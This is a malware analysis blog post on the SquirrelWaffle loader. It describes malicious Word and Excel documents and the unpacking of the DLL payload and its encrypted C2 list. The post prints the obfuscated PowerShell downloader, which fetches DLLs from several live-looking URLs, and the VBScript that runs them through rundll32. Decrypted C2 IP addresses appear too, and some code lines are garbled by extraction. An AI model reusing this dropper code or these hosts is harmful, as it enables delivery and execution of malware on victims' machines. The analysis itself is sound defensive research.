


SquirrelWaffle: New Malware Loader Delivering Cobalt Strike and QakBot

netskope.com/blog/squirrelwaffle-new-malware-loader-delivering-cobalt-strike-and-qakbot

Gustavo Palazolo

October 7, 2021



Co-authored by Gustavo Palazolo and [Ghanashyam Satpathy](#).

Summary


In September of 2021, a new malware family named [SquirrelWaffle](#) joined the threat landscape. It spread through malicious Microsoft Office documents attached in [spam emails](#).

The infection flow starts with a ZIP file that contains the malicious Office document. When the file is opened by the victim, the malicious VBA macros download SquirrelWaffle DLL, which eventually [leads to deploying another threat](#), such as [CobaltStrike](#) or [QakBot](#).

In this blog post, we will analyze two variants of the malicious Office documents that deliver SquirrelWaffle. We will also analyze the final SquirrelWaffle payload and how the last stage URLs are being protected inside the binary.

SquirrelWaffle Office Documents


We have identified two variants used to deliver SquirrelWaffle, a Microsoft Word document and a Microsoft Excel spreadsheet.



SquirrelWaffle malicious documents


Malicious Word Document

The first variant is a malicious Microsoft Word file that mimics a DocuSign document, asking the victim to click “Enable Editing” and “Enable Content” to view the content.



SquirrelWaffle malicious Word document

The file contains several VBA macros, including junk code. The main routine lies in a function named “eFile”, which is executed by the “AutoOpen” functionality.



Malicious VBA function

Aside from all the junk added by the developer, we can see two important pieces of data when we open the VBA editor: a PowerShell script and a batch script that executes the PowerShell script.

These routines are kept inside the text property of Visual Basic Control instead of in a regular VBA module. The purpose is to evade AV detection.

```
start-sleep -s 1
$Nano='JOEX'.replace('JO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://ghapan.com/Kdg73onC3oQ/090921.html", "C:\ProgramData\www1.dll");
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ""); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOEX'.replace('JO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://gruasingeneria.pe/LUSINTVui6/090921.html", "C:\ProgramData
\www2.dll");$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ""); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOEX'.replace('JO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://yoowi.net/tDzEJ8uVGwdj/130921.html", "C:\ProgramData\www3.dll");
$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ""); OY $FOOX|OY;
start-sleep -s 1
$Nano='JOEX'.replace('JO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne';
$ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile';
$bb='("https://chaturanga.groopy.com/7SEZBnhMLW/130921.html", "C:\ProgramData
\www4.dll");$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ""); OY $FOOX|OY;
start-sleep -s 1

Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 2, Now())
Do Until (Now() > WAITPLZ)
Loop
On Error Resume Next
BB="Powershell"
CC=" -ExecutionPolicy Bypass"
SS=" & "
FF="%AppData%\www.ps1"
OK = BB+CC+QQ+SS+FF
Set Ran = CreateObject("WScript.Shell")
Ran.Run OK,0
WScript.Sleep(11000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1,0
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2,0
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3,0
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
```

Malicious code inside the Word file

Looking at the “eFile” function, we can see that both PowerShell and the batch script are created in the user’s AppData directory, respectively named “www.ps1” and “www.txt”.

```

Call eFile

End Sub

Sub eFile()

Dim QQ1 As Object
Set QQ1 = New deutsche

On Error Resume Next

Dim WW, ff, Ne, ii, ss, hh As String

Dim RO, ROI As String
RO = Environ("USERPROFILE") & "\AppData\Roaming\"

ss = "error.txt"
ROI = RO + "www.ps1"
ROI2 = RO + "www.txt"

```

VBA function creating

payloads in disk

This behavior can be observed with Procmon.

W	WINWORD.EXE	WriteFile	C:\Users\Walter\AppData\Roaming\www.ps1
W	WINWORD.EXE	WriteFile	C:\Users\Walter\AppData\Roaming\www.ps1
W	WINWORD.EXE	WriteFile	C:\Users\Walter\AppData\Roaming\www.ps1
W	WINWORD.EXE	WriteFile	C:\Users\Walter\AppData\Roaming\www.txt
W	WINWORD.EXE	WriteFile	C:\Users\Walter\AppData\Roaming\www.txt

VBA function dropping payloads

in disk.

Later, the VBA code executes the batch script, using the Windows "cscript.exe" binary.

```

Dim h11 As Object
Set h11 = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")

h11.Run "cscript.exe %appdata%\www.txt //E:VBScript //NoLogo " + "%~f0" + " %*", Chr(48)

End
End Sub

```

Malicious batch script executed by the malicious document.

Looking at those files closely, we can see that the PowerShell script is responsible for downloading SquirrelWaffle DLL using five distinct URLs, likely to add more resilience to the process.

The downloaded DLLs are saved into "C:\ProgramData\" and named "www[N].dll" where [N] is a number from 1 to 5.

```

www.ps1 x www.txt x
1 start-sleep -s 1
2 $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $sw=
't.WebCli'; See='ent).Downl'; Srr='oadFile'; Sbb=
('https://ghapan.com/Kdq73onC3oQ/090921.html','C:\ProgramData\www1.dll');$FOOX
=($aa,$qq,$sw,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
3 start-sleep -s 1
4 $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $sw=
't.WebCli'; See='ent).Downl'; Srr='oadFile'; Sbb=
('https://gruasingenieria.pe/LUS1NTVui6/090921.html','C:\ProgramData\www2.dll');
;$FOOX =($aa,$qq,$sw,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
5 start-sleep -s 1
6 $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $sw=
't.WebCli'; See='ent).Downl'; Srr='oadFile'; Sbb=
('https://voowi.net/tDzEJ8uVGwdj/130921.html','C:\ProgramData\www3.dll');$FOOX
=($aa,$qq,$sw,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
7 start-sleep -s 1
8 $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $sw=
't.WebCli'; See='ent).Downl'; Srr='oadFile'; Sbb=
('https://chaturanga.groopv.com/7SEZBnhMLW/130921.html','C:\ProgramData\www4.dll'
);$FOOX =($aa,$qq,$sw,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
9 start-sleep -s 1
10 $Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $sw=
't.WebCli'; See='ent).Downl'; Srr='oadFile'; Sbb=
('https://lotolands.com/JtaTAt4Ej/130921.html','C:\ProgramData\www5.dll');
;$FOOX =($aa,$qq,$sw,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;
11

```

PowerShell script that downloads SquirrelWaffle DLL.

And the batch script, which is executed by the malicious document, is responsible for executing the PowerShell script and the SquirrelWaffe payload DLL.

```

www.ps1 x www.txt x
1 Dim WAITPLZ, WS
2 WAITPLZ = DateAdd(Chr(115), 2, Now())
3 Do Until (Now() > WAITPLZ)
4 Loop
5 On Error Resume Next
6 BB="Powershell"
7 CC=" -ExecutionPolicy Bypass"
8 SS=" & "
9 FF="%AppData%\www.ps1"
10 OK = BB+CC+QQ+SS+FF
11 Set Ran = CreateObject("WScript.Shell")
12 Ran.Run OK,0
13 WScript.Sleep(11000)
14 OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
15 Ran.Run OK1,0
16 OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
17 Ran.Run OK2,0
18 OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
19 Ran.Run OK3,0
20 OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
21 Ran.Run OK4,0
22 OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
23 Ran.Run OK5,0


```

Batch script that is

executed by the malicious document.

Once downloaded, the DLL is executed through "rundll32.exe", which calls an exported function named "ldr".

Both “**cscript.exe**” and “**rundll32.exe**” are legitimate files from Windows, used by this sample to connect to the C&C servers and to download and execute the next stage payloads. This technique is known as Living-off-the-Land (LoL), which consists of using legitimate binaries to perform malicious activities. We have already covered other malware families that employ this technique, such as [BazarLoader](#).




Malicious Excel Document

The second variant identified by Netskope is a malicious Microsoft Excel file, containing a fake message that also tries to deceive the victim into clicking the “Enable Editing” and “Enable Content” buttons.




TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:

- Select **Enable Editing**




- In the Microsoft Office Security Option dialog box, select **Enable Content**



  If you are using a mobile device, try opening the file using the full office desktop app.


Malicious Microsoft Excel document, delivering SquirrelWaffle.

The file uses Excel 4.0 (XML) macros that are obfuscated and spread across many hidden sheets in the document.




Hidden sheets inside the malicious Excel file.

The developer also changed the font color to hide the code, which can be revealed when we change the font property as shown below.



Hidden code inside the hidden sheet.

When the Macros are executed, the obfuscated code is written into seven different cells, containing many calls to Windows APIs.



Malicious code inside the malicious Excel document.

Simply put, this code contacts three different URLs to download SquirrelWaffle DLL, which is saved into "C:\Datop\test[N].test", where [N] is null or a number (1 and 2). The DLL is then executed through Windows "ShellExecuteA" API.

SquirrelWaffle DLL

Regardless of the variants we described, the goal is to download and execute SquirrelWaffle DLL. In this section, we will analyze a payload identified on September 17, 2021, named “www2.dll”.

The file uses a custom packer to hide the main payload. The unpacking process is not very complex: The first step the code does is load and execute a shellcode.

Address	Hex	ASCII
00540000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00540080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Address	Hex	ASCII
00540000	2D 49 C8 00 00 E8 00 00 00 00 5B 8D 43 51 66 81	-IÈ.e...[.Cqf.
00540010	C7 75 1D BF E8 54 74 2A 66 B9 33 44 B9 D5 09 00	Çu.èTt*f'3D'O...
00540020	00 66 BA 09 AC 89 FA 31 DB 81 C6 BF 73 00 00 89	.F°.~.ú10.Æ¿s...
00540030	CE 83 E6 03 75 1A 81 C3 D3 E4 00 00 89 FB 66 01	f.æ.u..A0á...úf.
00540040	DA 66 F7 DA 6B D2 02 C1 CA 07 66 BF 4F 67 89 D7	Úf=0k0.ÆE.f¿og.x
00540050	30 10 40 E2 D4 E9 4E 05 00 00 90 FF FF FF FF 30	0.@aðèn...yyyy0
00540060	0A 00 00 BF EC 00 00 00 E4 00 00 41 70 00 00 68	¿i...á.Ap.h
00540070	80 03 00 C4 01 00 00 4E 04 26 02 09 05 09 05 0C	..Á...N.&.....
00540080	08 07 0E 0B 06 07 00 00 0F BA 0C 09 08 0B 08	...A...N.&.....

8983 B8132100	mov dword ptr ds:[ebx+2113B8], eax
89C7	mov edi, eax
F3:A4	rep movsb
8BB3 C4132100	mov esi, dword ptr ds:[ebx+2113C4]

SquirrelWaffle packer loading a shellcode in memory.


Once running, the shellcode unpacks the payload compressed with aPlib, which is commonly used by malware to compress files or configurations. The data is then decompressed into a new memory location, and the unpacked DLL is eventually executed.

Address	Hex	ASCII
00750000	4B 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91	#æz.8.f...qv. A.
00750010	01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09	.@A.A.....*'. .
00750020	CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F	I! &L. This p.ro
00750030	67 CF 61 6D 0E 63 8E 6E 3E 9F 74 CF 62 65 5F 9E	qIam.c.ro.tIbe...
00750040	75 BF 30 69 06 44 4F 53 FC 6D 07 6F 64 65 2E 0D	u¿0i.DOSum.ode...
00750050	12 0A 24 98 44 9C F8 02 C3 58 D8 99 AD 0B 80 04	..\$.D.o.Axo....
00750060	D1 E1 7C 3E 60 C8 11 CB FF AE 0A 43 DA 3C A9 21	Ná > È.Ey*.C0<@!
00750070	D2 9E A8 10 C9 CF AC 08 DC 88 B7 FD 15 D3 34 78	0..ÈÈ-.Û.-y.04x
00750080	F8 4A DE 11 C2 FE A4 0A DB 18 E7 84 D9 33 52 E4	øÿP.Apw.0.c.03ra
00750090	62 AF AF 10 C2 69 63 68 88 60 CC D4 20 50 45 1C	b...Aich. I0 PE.
007500A0	4C 01 05 02 83 68 44 61 B1 14 E0 C0 02 21 14 0B	L...kDaz.ãA!..
007500B0	01 0E E0 32 8C 18 56 90 14 F2 8A CC 0B 10 09 A0	..ã2..v..ò.I...

028E7041	4B 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	#z.....yy..
028E7051	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
028E7061	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
028E7071	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00
028E7081	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..ø.È...I!LI!Th
028E7091	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
028E70A1	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
028E70B1	6D 6F 64 65 2E 00 0D 0A 24 00 00 00 00 00 00 00	mode....\$.
028E70C1	9C F8 C3 58 D8 99 AD 0B D8 99 AD 0B D8 99 AD 0B	øAX0...ø...ø...
028E70D1	D1 E1 3E 0B C8 99 AD 0B C8 FF AE 0A DA 99 AD 0B	Rá> È...Eyø.Û...
028E70E1	CB FF A9 0A D2 99 AD 0B C8 FF A8 0A C9 99 AD 0B	Eyø.ò...Eyø.È...
028E70F1	CB FF AC 0A DC 99 AD 0B B7 FD AC 0A D3 99 AD 0B	Eyø.Û...ÿ...ò...
028E7101	D8 99 AC 0B 4A 99 AD 0B 99 FE A4 0A D8 99 AD 0B	ø..ÿ...pw.ò...
028E7111	99 FE AD 0A D9 99 AD 0B 99 FE 52 0B D9 99 AD 0B	b..ò...pw.ò...
028E7121	99 FE AF 0A D9 99 AD 0B 32 69 63 68 D8 99 AD 0B	b..ò...Rtchø...
028E7131	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
028E7141	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00PE..L...

SquirrelWaffle payload DLL being decompressed.

Once unpacked and decompressed, we can dump the bytes into the disk to analyze the file in a disassembler. The payload is a 32-bit DLL likely compiled on September 17, 2021, although this information can't be 100% reliable.



Unpacked SquirrelWaffle DLL.

Looking at the DLL exports, we can see the function (“ldr”) that is called by the batch script we’ve shown earlier in this post.

Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]

SquirrelWaffle “ldr” export function.

The main goal of SquirrelWaffle is to download and execute additional malware. The developers included a feature that hides important strings in the binary, like the C2 server list.

By looking at the PE “.rdata” section, we can find the encrypted information, along with the decryption key.

```

.rdata:1000A505 db 22h ; "
.rdata:1000A506 db 63h ; c
.rdata:1000A507 db 26h ; &
.rdata:1000A508 db 25h ; %
.rdata:1000A509 db 5Ah ; Z
.rdata:1000A50A db 3Bh ; ;
.rdata:1000A50B db 2
.rdata:1000A50C db 17h
.rdata:1000A50D db 20h
.rdata:1000A50E db 4Bh ; K
.rdata:1000A50F db 35h ; 5
.rdata:1000A510 db 17h
.rdata:1000A511 db 11h
.rdata:1000A512 db 33h ; 3
.rdata:1000A513 db 0
.rdata:1000A514 aYjvvbjnngutbrt db 'yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyOPLRhmOKYgyFTDOWpzVjTyBzfpHE',0
  
```

The first 13 lines of the .rdata section are highlighted in red and labeled "Encrypted Data". The 14th line is highlighted in purple and labeled "Decryption Key".

SquirrelWaffle encrypted data.

To decrypt the data, the malware uses a simple rolling XOR algorithm.

```

mov     al, [eax+edx]
xor     al, [ecx+edi]
lea     ecx, [ebp+Src] ; void *
movzx  eax, al
push   eax             ; char
push   1              ; Size
  
```

SquirrelWaffle data decryption block.

We created a simple Python script that is able to decrypt the data from SquirrelWaffle samples, by implementing the same logic. The script can be found in our [Github repository](#).

There are two major blocks of encrypted data. The first one is a large list of IP addresses, as shown below.

```
[+] Decrypted data:  
  
104.237.193.28  
104.244.72.115  
104.244.74.57  
104.244.76.13  
106.75.31.237  
106.75.75.245  
106.75.76.179  
107.189.1.160  
107.189.10.143  
107.189.12.240  
108.171.64.202  
108.41.227.196  
109.147.65.157  
